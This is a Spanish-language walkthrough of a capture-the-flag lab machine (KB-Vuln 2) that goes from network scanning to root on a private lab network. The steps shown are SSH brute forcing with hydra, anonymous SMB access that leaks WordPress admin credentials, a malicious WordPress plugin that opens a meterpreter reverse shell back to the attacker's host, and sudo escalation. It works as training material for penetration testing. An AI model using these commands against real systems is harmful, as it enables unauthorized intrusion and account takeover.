
sudo nmap -vv -sS -sV -O 192.168.122.0/24

```
❯ sudo nmap -vvv -sS -sV -O 192.168.122.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-05 11:18 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 11:18
Scanning 255 hosts [1 port/host]
```

Saldrá una máquina con varios puestos abiertos


```
Nmap scan report for 192.168.122.6
Host is up, received arp-response (0.0047s latency).
Scanned at 2022-07-05 11:18:51 CEST for 33s
Not shown: 995 closed tcp ports (reset)
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 64 vsftpd 3.0.3
22/tcp  open  ssh         syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
80/tcp  open  http        syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:79:91:22 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
TCP/IP fingerprint:
```

Entrar al servidor web con la dirección 192.168.122.6, saldrá la web por defecto de Apache




Usar gobuster para ver directorios ocultos, mostrará como resultado varios directorios, entre ellos uno llamado wordpress

sudo gobuster dir -u 192.168.122.6 -w /usr/share/dirb/wordlists/common.txt




Enumerar los usuarios de la web de wordpress, solo encontrará el usuario admin


sudo wpscan --url 192.168.122.6/wordpress -e u



Lanzar un ataque de fuerza bruta para encontrar la contraseña del usuario admin, no dará resultado




Buscar usuarios en el sistema, solo encontrará kbadmin




Intentar un ataque de fuerza bruta para conseguir la contraseña, no dará resultado

sudo hydra -l kbadmin -P /usr/share/wordlists/rockyou.txt 192.168.122.6 ssh




Ver directorios compartidos por smb

Smbmap -H 192.168.122.6




Entrar al directorio de Anonymous y mostrar el contenido

smbclient -N //192.168.122.6/Anonymous



Descargar el archivo backup.zip

get backup.zip




Moverlo a un nuevo directorio y descomprimirlo


mkdir kbvuln2

mv backup.zip kbvuln2/


ls

unzip backup.zip






Creará un directorio llamado wordpress y un archivo llamado remember_me.txt




Leer el archivo remember_me.txt, mostrará un usuario y contraseña

```
❯ cat remember_me.txt
   │ File: remember_me.txt
   │
 1 │ Username:admin
 2 │ Password:MachineBoy141
```

Ir al login de la web de wordpress




Copiar la direccion DNS del action del formulario.




Añadir el dominio dns al archivo /etc/hosts

```
  GNU nano 5.4                                  /etc/hosts
# Host addresses
127.0.0.1  localhost
127.0.1.1  zom-parrot
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
192.168.122.6   kb.vuln
```


Recargar el sitio, ahora se verá correctamente



Colocar el usuario y contraseña y dar en Log In



Ir al editor de temas de wordpress



Editar el archivo 404 con un script de reverse_php

Preparar un plugin que hará un shell inverso

Cd ~/Downloads/repos

git clone https://github.com/wetw0rk/malicious-wordpress-plugin.git

cd malicious-wordpress-plugin

Python wordpwn.py 192.168.122.5 4444 Y


```
❯ python wordpwn.py 192.168.122.5 4444 Y
[*] Checking if msfvenom installed
[+] msfvenom installed
[+] Generating plugin script
[+] Writing plugin script to file
[+] Generating payload To file
[-] No platform was selected, choosing Msf::Mo
```


Se pondrá de forma automática en escucha

```
resource (wordpress.rc)> set LPORT 4444
LPORT => 4444
resource (wordpress.rc)> exploit
[*] Started reverse TCP handler on 192.168.122.5:4444
```


Y se creará un archivo zip

Subir el plugin al sitio de wordpress






Activar el plugin




Ir al editor de plugins y seleccionar GotEm




Ir a la ruta del plugin

http://192.168.122.6/wordpress/wp-content/plugins/malicious/wetw0rk_maybe.php



Se abrirá un shell inverso con meterpreter



Cambiar a shell y ver el usuario

Ir al directorio home del usuario kbadmin y mostrar el contenido, luego leer el archivo user.txt

Dará la flag del usuario

```
cd /
cd home
ls
kbadmin
cd kbadmin
ls
note.txt
user.txt
cat user.txt
03bf4d20dac5644c75e69e40bad48db0
```

Ir a /var/www/html y mostrar el contenido

```
cd /var/www/html
ls
index.html
read_ME.txt
remember_me.txt
wordpress
```


Leer el contenido de read_ME.txt

```
cat read_ME.txt
system administrator is kbadmin.
good luck ;)
```


Leer el contenido del archivo remember_me.txt

```
cat remember_me.txt
Username:admin
Password:MachineBoy141
```

Tratar de acceder por ssh al usuario kbadmin con esa contraseña




Ver los permisos del usuario kbadmin usando el comando sudo –l, mostrará que tiene todos los permisos por lo que puede cambiar al usuario root sin necesidad de introducir contraseña.



Cambiar al usuario root

sudo su



Ir al directorio de root y mostrar el contenido

```
kbadmin@kb-server:~$ sudo su
root@kb-server:/home/kbadmin# cd /root
root@kb-server:~# ls
flag.txt
```

Mostrar el contenido de flag.txt

```
root@kb-server:~# cat flag.txt
dc387b4cf1a4143f562dd1bdb3790ff1
root@kb-server:~#
```

Flags

Usuario: 03bf4d20dac5644c75e69e40bad48db0

Root: dc387b4cf1a4143f562dd1bdb3790ff1